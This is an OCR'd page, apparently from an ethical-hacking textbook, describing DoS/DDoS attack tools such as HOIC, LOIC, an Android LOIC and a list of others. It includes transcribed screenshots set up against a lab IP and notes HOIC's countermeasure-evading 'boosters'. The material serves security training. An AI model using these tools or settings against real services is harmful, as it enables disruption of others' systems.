
DoS/DDoS Attack Tools

- **High Orbit Ion Cannon (HOIC)**

  Source: *https://sourceforge.net*

  HOIC is a network stress and DoS/DDoS attack application written in BASIC language. It is designed to attack up to 256 target URLs simultaneously. It sends HTTP POST and GET requests to a computer that uses lulz-inspired GUIs. Its features are summarized as follows:

  - High-speed multi-threaded HTTP flooding
  - Simultaneous flooding of up to 256 websites
  - Built-in scripting system to allow the deployment of "boosters," which are scripts designed to thwart DDoS countermeasures and increase DoS output
  - Portability to Linux/Mac with a few bug fixes
  - Ability to select the number of threads in an ongoing attack
  - Ability to throttle attacks individually with three settings: LOW, MEDIUM, and HIGH


H.O.I.C. | v2.1.003 | Truth is on the side of the oppressed.
IN GEOSYNCHONOUS ORBIT
HIGH ORBIT ION CANNON
HIGH ORBIT ION CANNON ENGAGING TARGETS
FIRE TEH LAZER!
THREADS
OUTPUT
TARGETS
249 CANNONS DETECTED

Target	Power	Booster	Status
10.10.1.13	HIGH	GenericBoost.hoic	ENGAGING

THREADS: 20


OUTPUT: 15.58594 kb

Figure 10.25: Screenshot of HOIC DoS attack tool

- **Low Orbit Ion Cannon** (**LOIC**)

  Source: *https://sourceforge.net*

  LOIC is a network stress testing and DoS attack application. LOIC attacks can be called application-based DOS attacks because they primarily target web applications. LOIC can be used on a target site to flood the server with TCP packets, UDP packets, or HTTP requests with the intention of disrupting the service.


Low Orbit Ion Cannon | When harpoons, air strikes and nukes fails | v. 1.0.8.0
Low Orbit Ion Cannon
Praetox.com
1. Select your target
Lock on
Lock on
2. Ready?
IMMA CHARGIN MAH LAZER
Selected target
3. Attack options
<= faster Speed slower =>
Attack status
Idle
Connecting
Requesting
Downloading
Downloaded
Requested
Failed

URL:

IP: 10.10.1.13

Selected target: 10.10.1.13

Timeout: 9001

HTTP Subsite: /

TCP / UDP message: A cat is fine too. Desudesudesu~

Port: 80

Method: UDP

Threads: 10

☑ Wait for reply

Figure 10.26: Screenshot of LOIC DoS attack tool

The following are some of the additional DoS/DDoS attack tools:


- XOIC (*http://anonhacktivism.blogspot.com*)
- HULK (*https://github.com*)
- Metasploit (*https://www.metasploit.com*)
- Tor's Hammer (*https://sourceforge.net*)
- Slowloris (*https://github.com*)
- PyLoris (*https://sourceforge.net*)

DoS/DDoS Attack Tools for Mobiles

- **LOIC**

  Source: *https://droidinformer.org*

  The Android version of LOIC software is used for flooding packets, which allows the attacker to perform a DDoS attack on the target organization. This application can perform UPD, HTTP, or TCP flood attacks.



1. Get Target IP

http://www.

-or-

Type IP

● URL ○ Manual IP

2. Targeted IP

IP Unselected

3. Send Method

● UDP ○ HTTP ○ TCP

ICMP Mode ●

Packets Sent:0

Packets/sec: 0

4. Send

